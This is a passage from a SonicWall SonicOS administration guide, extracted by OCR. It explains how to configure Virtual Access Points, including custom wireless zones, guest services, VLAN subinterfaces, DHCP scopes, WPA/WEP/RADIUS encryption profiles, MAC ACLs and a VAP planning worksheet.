
NOTE: SonicPoints can only be managed using untagged, non-VLAN packets. When setting up your WLAN, ensure that packets sent to the SonicPoints are non VLAN tagged.

Custom Wireless Zone Settings

Although SonicWall provides the pre-configured Wireless zone, administrators also have the ability to create their own custom wireless zones. When using VAPs, several custom zones can be applied to a single, or multiple SonicPoint access points.

The following three sections describe settings for custom wireless zones:


General



General settings

Feature	Description
Name	Create a name for your custom zone
Security Type	Select **Wireless** in order to enable and access wireless security options.
Allow Interface Trust	Select this option to automatically create access rules to allow traffic to flow between the interfaces of a zone. This will effectively allow users on a wireless zone to communicate with each other. This option is often disabled when setting up Guest Services.
SonicWall Security Services	Select the security services you wish to enforce on this zone. This allows you to extend your SonicWall security services to your SonicPoints.

Wireless




Wireless settings

Feature	Description
SSL VPN Enforcement	Redirects all traffic entering the Wireless zone to a defined SonicWall SSL VPN appliance. This allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic. **NOTE:** Wireless traffic that is tunnelled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone. • **SSL VPN server** - Select the Address Object representing the SSL VPN appliance to which you wish to redirect wireless traffic. • **SSL VPN service** - Select a service for encryption.
SonicPoint Provisioning Profile SonicPointN Provisioning Profile SonicPointNDR Provisioning Profile	Select a predefined SonicPoint/SonicPointN/SonicPointNDR Provisioning Profile to be applied to all current and future SonicPoints on this zone.
Only allow traffic generated by a SonicPoint / SonicPointN	Restricts traffic on this zone to SonicPoint/SonicPointN-generated traffic only.

Guest Services

The **Enable Guest Services** option allows the following guest services to be applied to a zone:



Guest Services settings

Feature	Description
Enable inter-guest communication	Allows guests connecting to this Guest Services Zone to communicate directly and wirelessly with each other.
Bypass AV Check for Guests	Allows guest traffic to bypass Anti-Virus protection
Bypass Client CF Check for Guests	Allows guest traffic to bypass client CF check protection.
Enable External Guest Authentication	Requires guests connecting from the Guest Services Zone to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access. If selected, this option must be configured by clicking the **Configure** button to display the **External Guest Authentication** dialog. Optionally, you can configure OAuth and Social Login features. For further information about these features, see *Open Authentication and Social Login Feature Guide*. **NOTE:** Enabling this option disables the **Enable Policy Page without authentication**, **Custom Authentication Page**, and **Post Authentication Page** options.
Enable Policy Page without authentication	Redirects users to a guest policy page when they first connect to a SonicPoint in the WLAN Zone. Guests will be authenticated by accepting the policy instead of providing a user name and password.

Guest Services settings


Feature	Description
Custom Authentication Page	Redirects users to a custom authentication page when they first connect to the Guest Services Zone. Click **Configure** to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click **OK**.
Post Authentication Page	Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field.
Bypass Guest Authentication	Grants unrestricted Wireless Guest Services. Specify a MAC Address Group from the drop-down menu or create a new one. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. **NOTE:** This feature should only be used when unrestricted Guest Services access is desired, or when another device upstream of the SonicPoint is enforcing authentication.
Redirect SMTP traffic to	Redirects SMTP traffic incoming on this zone to an SMTP server you specify. From the drop-down menu, select the address object to receive redirected traffic or create a new one.
Deny Networks	Blocks traffic to the networks you specify. Select the subnet, address object, or address object group for denial or create a new address object or address object group.
Pass Networks	Automatically allows traffic through the Guest Services Zone to the networks you select from the drop-down menu. Select a subnet, address object, or address object group, or create a new address object or address object group.
Max Guests	Specifies the maximum number of guest users allowed to connect to the WLAN Zone. The default is **10**.
Enable Dynamic Address Translation (DAT)	Grants access to non-DHCP guests.

VLAN Subinterfaces

A Virtual Local Area Network (VLAN) allows you to split your physical network connections (X2, X3, etc.) into many virtual network connection, each carrying its own set of configurations. The VLAN solution allows each VAP to have its own separate subinterface on an actual physical interface.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from VLAN subinterfaces at this time are VPN policy binding, WAN dynamic client support, and multicast support.

VLAN subinterfaces are configured from the **Network > Interfaces** page.



Custom VLAN Settings

Custom VLAN settings lists configuration parameters and descriptions for VLAN subinterfaces:

Custom VLAN settings


Feature	Description
Zone	Select a zone to inherit zone settings from a predefined or custom user-defined zone.
VLAN Tag	Specify the VLAN ID for this subinterface.
Parent Interface	Select a physical parent interface (X2, X3, ...) for the VLAN.
IP Configuration	Create an IP address and Subnet Mask in accordance with your network configuration.
Sonic Point Limit	Select the maximum number of SonicPoints to be used on this interface.
Management Protocols	Select the protocols you wish to use when managing this interface.
Login Protocols	Select the protocols you will make available to clients who access this subinterface.

DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes”. The default ranges for DHCP scopes are often excessive for the needs of most SonicPoint deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.


The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of

subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page.




Virtual Access Points Profiles

A Virtual Access Point Profile allows you to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **Virtual Access Point Profiles** section of the **SonicPoint > Virtual Access Point** page.



To configure an existing VAP profile, click the **Edit** icon for that profile. To add a new VAP profile, click the **Add...** button The **Add/Edit Virtual Access Point Profile** window displays.

NOTE: Options displayed change depending on your selection of other options.



Topics:

Virtual Access Point Schedule Settings

Virtual Access Point Schedule settings

Option	Description
VAP Schedule Name	Choose the schedule the VAP is to be in force from the drop-down menu. The default is **Always On**.

Virtual Access Point Profile Settings

Virtual Access Point Profile settings

Option	Description
Radio Type	Set to **SonicPoint** by default. Retain this default setting if using SonicPoints as VAPs (currently the only supported radio type)
Name	Enter a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs.

Virtual Access Point Profile settings

Option	Description
Authentication Type	Lists available authentication types with descriptive features and uses for each: **Open** (system) • Unsecured access **Shared** (key) • Shared access **Both** • Unsecured, shared access **WEP** • Lower security • For use with older legacy devices, PDAs, wireless printers **WPA** • Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases **WPA2** • Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming) **WPA2-AUTO** • Tries to connect using WPA2 security; if the client is not WPA2 capable, the connection will default to WPA.
Unicast Cipher	The unicast cipher changes, based on the authentication type: **Open** (system) • None **Shared** (key) • WEP **Both (Open** system & **Shared** key) • None • WEP **WPA/WPA2/WPA2-PSK/EAP** • AES • TKIP • Auto
Maximum Clients	Choose the maximum number of concurrent client connections permissible for this virtual access point. The default number is **16**.

WPA-PSK/WPA2-PSK Encryption Settings

NOTE: This section displays only if **WPA/WPA2/WPA2-PSK** was selected for **Authentication Type**.


Pre-Shared Key (PSK) is available when using WPA, WPA2, or WPA-AUTO. This solution utilizes a shared key.

WPA-PSK/WPA2-PSK encryption settings

Option	Description
Pass Phrase	The shared passphrase users enter when connecting with PSK-based authentication.
Group Key Interval	The time period, in seconds, for which a Group Key is valid and after which the WPA/WPA2 group key is forced to be updated. The default value is **86400** seconds (24 hours). **NOTE:** Setting too low of a value can cause connection issues.

Radius Server Settings (WPA-EAP/WPA2-EAP Encryption Settings)

NOTE: This section displays only if **WPA/WPA2/WPA2-EAP** was selected for **Authentication Type**.



Extensible Authentication Protocol (EAP) is available when using WPA, WPA2, or WPA2-AUTO. This solution utilizes an external 802.1x/EAP-capable RADIUS server for key generation.

WPA-EAP/WPA2-EAP encryption settings


Option	Description
Radius Server Retries	The number of times SonicOS will attempt to contact the RADIUS server. If the RADIUS server does not respond within the specified number of retries, the connection is dropped. The default number is **4**.
Retry Interval (seconds)	The time, from 0 to 60 seconds, to wait between retries. The default number is **0** or no wait between retries.
Radius Server 1	The name/location of your RADIUS authentication server
Radius Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices. The default port is **1812**.
Radius Server 1 Secret	The secret passcode for your RADIUS authentication server

WPA-EAP/WPA2-EAP encryption settings

Option	Description
Radius Server 2	The name/location of your backup RADIUS authentication server
Radius Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices. The default port is **1812**.
Radius Server 2 Secret	The secret passcode for your backup RADIUS authentication server
Group Key Interval	The time period (in seconds) after which the WPA/WPA2 group key is forced to be updated.

WEP Encryption Settings

NOTE: This section displays only if **Shared** or **Both** was selected for **Authentication Type**.



WEP is provided for use with legacy devices that do not support the newer WPA/WPA2 encryption methods. WEP settings are commonly shared by VAPs within one SonicPoint radio and are configured in the SonicPoint Provisioning Profile. This solution utilizes a shared key.

Shared / Both (WEP) encryption settings

Option	Description
Encryption Key	Select the key to use for WEP connections to this VAP. WEP encryption keys are configured in the **SonicPoint > SonicPoints** page under **SonicPoint Provisioning Profiles**. Choices are **Key 1** (default) through Key 4.

ACL Enforcement

ACL Enforcement settings

Option	Description
Enable MAC Filter List	Enforces Access Control by allowing or denying traffic from specific devices. By default, this option is not selected and all options in this section are dimmed and unavailable.
Use Global ACL Settings	Uses global ACL settings. **NOTE:** ACL support per Virtual Access Point is only supported by SonicPointN. If one Virtual Access Point is used by SonicPoint, global ACL configuration will be applied by default.

ACL Enforcement settings

Option	Description
Allow List	Select a MAC address group to automatically allow traffic from all devices with MAC address in the group: • **Create new Mac Address Object Group…** – The Add Address Object Group window displays. • **All MAC Addresses** **NOTE:** It is recommended that the **Allow List** be set to **All MAC Addresses**. • **Default SonicPoint ACL Allow Group** • Custom MAC Address Object Groups
Deny List	Select a MAC address group from the drop-down menu to automatically deny traffic from all devices with MAC address in the group. **NOTE:** The **Deny List** is enforced before the **Allow List**. • **Create new Mac Address Object Group…** – The **Add Address Object Group** window displays. • **No MAC Addresses** • **Default SonicPoint ACL Deny Group** **NOTE:** It is recommended that the **Deny List** be set to **Default SonicPoint ACL Deny Group**. • Custom MAC Address Object Groups

Remote MAC Address Access Control Settings


NOTE: This section is not displayed if **WPA/WPA2/WPA2-AUTO-EAP** is selected for **Authentication Type**.

Remote MAC Address Access Control settings

Option	Description
Enable Remote MAC Access Control	Enforces radio wireless access control based on MAC-based authentication policy in a remote Radius server. By default, this option is not selected. **NOTE:** If you selected other than **WPA/WPA2/WPA2-AUTO-EAP** for **Authentication Type**, selecting **Enable Remote MAC Access Control** displays the **Radius Server Settings** section.

Virtual Access Points


The VAP Settings feature allows for setup of general VAP settings. SSID and VLAN ID are configured through VAP Settings. Virtual Access Points are configured from the **SonicPoint > Virtual Access Point** page.



To configure an existing VAP, click the **Edit** icon for that VAP. To add a new VAP, click the **Add...** button The **Add/Edit Virtual Access Point** window displays.

Topics:


General Tab



Virtual Access Point General Settings

Feature	Description
Name	Create a friendly name for your VAP.
SSID	Enter an SSID name for the SonicPoints using this VAP. This name appears in wireless client lists when searching for available access points.
VLAN ID	When using platforms that support VLAN, you may optionally select a VLAN ID to associate this VAP with. Settings for this VAP will be inherited from the VLAN you select.
Enable Virtual Access Point	Enables this VAP. This option is selected by default.
Enable SSID Suppress	Suppresses broadcasting of the SSID name and disables responses to probe requests. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients. This option is not selected by default.


Advanced Tab



Advanced settings allows you to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user-created profile. As the **Advanced** tab of the **Add/Edit Virtual Access Point** dialog is the same as **Add/Edit Virtual Access Point Profile** dialog, see Virtual Access Points Profiles on page 834 for complete authentication and encryption configuration information.

Virtual Access Point Groups

The Virtual Access Point Groups feature is available on SonicWall NSA appliances. It allows for grouping of multiple VAP objects to be simultaneously applied to your SonicPoint(s). Virtual Access Point Groups are configured from the **SonicPoint > Virtual Access Point** page.



SonicPoint Provisioning Profiles

SonicPoint Provisioning Profiles provide a scalable and highly automated method of configuring and provisioning multiple SonicPoints across a Distributed Wireless Architecture. SonicPoint Profile definitions include all of the settings that can be configured on a SonicPoint, such as radio settings for the 2.4GHz and 5GHz

radios, SSID's, and channels of operation. For more information, see SonicPoint Provisioning Profiles on page 732.

Thinking Critically About VAPs

This section provides content to help determine what your VAP requirements are and how to apply these requirements to a useful VAP configuration. This section contains the following subsections:

Determining Your VAP Needs

When deciding how to configure your VAPs, begin by considering your communication needs, particularly:

- How many different classes of wireless users do I need to support?
- How do I want to secure these different classes of wireless users?
- Do my wireless client have the required hardware and drivers to support the chosen security settings?
- What network resources do my wireless users need to communicate with?
- Do any of these wireless users need to communicate with other wireless users?
- What security services do I wish to apply to each of these classes or wireless users?

A Sample Network

The following is a sample VAP network configuration, describing four separate VAPs:

- **VAP #1, Corporate Wireless Users** – A set of users who are commonly in the office, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.
- **VAP#2, Legacy Wireless Devices** – A collection of older wireless devices, such as printers, PDAs and handheld devices, that are only capable of WEP encryption.
- **VAP#3, Visiting Partners** – Business partners, clients, and affiliated who frequently visit the office, and who need access to a limited set of trusted network resources, as well as the Internet. These users are not located in the company's Directory Services.
- **VAP# 4, Guest Users** – Visiting clients to whom you wish to provide access only to untrusted (for example, Internet) network resources. Some guest users will be provided a simple, temporary username and password for access.
- **VAP#5, Frequent Guest Users** – Same as Guest Users, however, these users will have more permanent guest accounts through a back-end database.

Determining Security Configurations

Understanding these requirements, you can then define the zones (and interfaces) and VAPs that will provide wireless services to these users:

- **Corp Wireless** – Highly trusted wireless zone. Employs WPA2-AUTO-EAP security. WiFiSec (WPA) Enforced.
- **WEP & PSK** – Moderate trust wireless zone. Comprises two virtual APs and subinterfaces, one for legacy WEP devices (for example, wireless printers, older handheld devices) and one for visiting clients who will use WPA-PSK security.
- **Guest Services** – Using the internal Guest Services user database.
- **LHM** – Lightweight Hotspot Messaging enabled zone, configured to use external LHM authentication-back-end server.

VAP Configuration Worksheet

VAP configuration worksheet provides some common VAP setup questions and solutions along with a space for you to record your own configurations.

VAP configuration worksheet

Questions	Examples	Solutions
How many different types of users will I need to support?	Corporate wireless, guest access, visiting partners, wireless devices are all common user types, each requiring their own VAP	Plan out the number of different VAPs needed. Configure a zone and VLAN for each VAP needed
	Your Configurations:	
How many users will each VAP need to support?	A corporate campus has 100 employees, all of whom have wireless capabilities	The DHCP scope for the visitor zone is set to provide at least 100 addresses
	A corporate campus often has a few dozen wireless capable visitors	The DHCP scope for the visitor zone is set to provide at least 25 addresses
	Your Configurations:	
How do I want to secure different wireless users?	A corporate user who has access to corporate LAN resources.	Configure WPA2-EAP
	A guest user who is restricted to only Internet access	Enable Guest Services but configure no security settings
	A legacy wireless printer on the corporate LAN	Configure WEP and enable MAC address filtering
	Your Configurations:	

VAP configuration worksheet

Questions	Examples	Solutions
What network resources do my users need to communicate with?	A corporate user who needs access to the corporate LAN and all internal LAN resources, including other WLAN users.	Enable Interface Trust on your corporate zone.
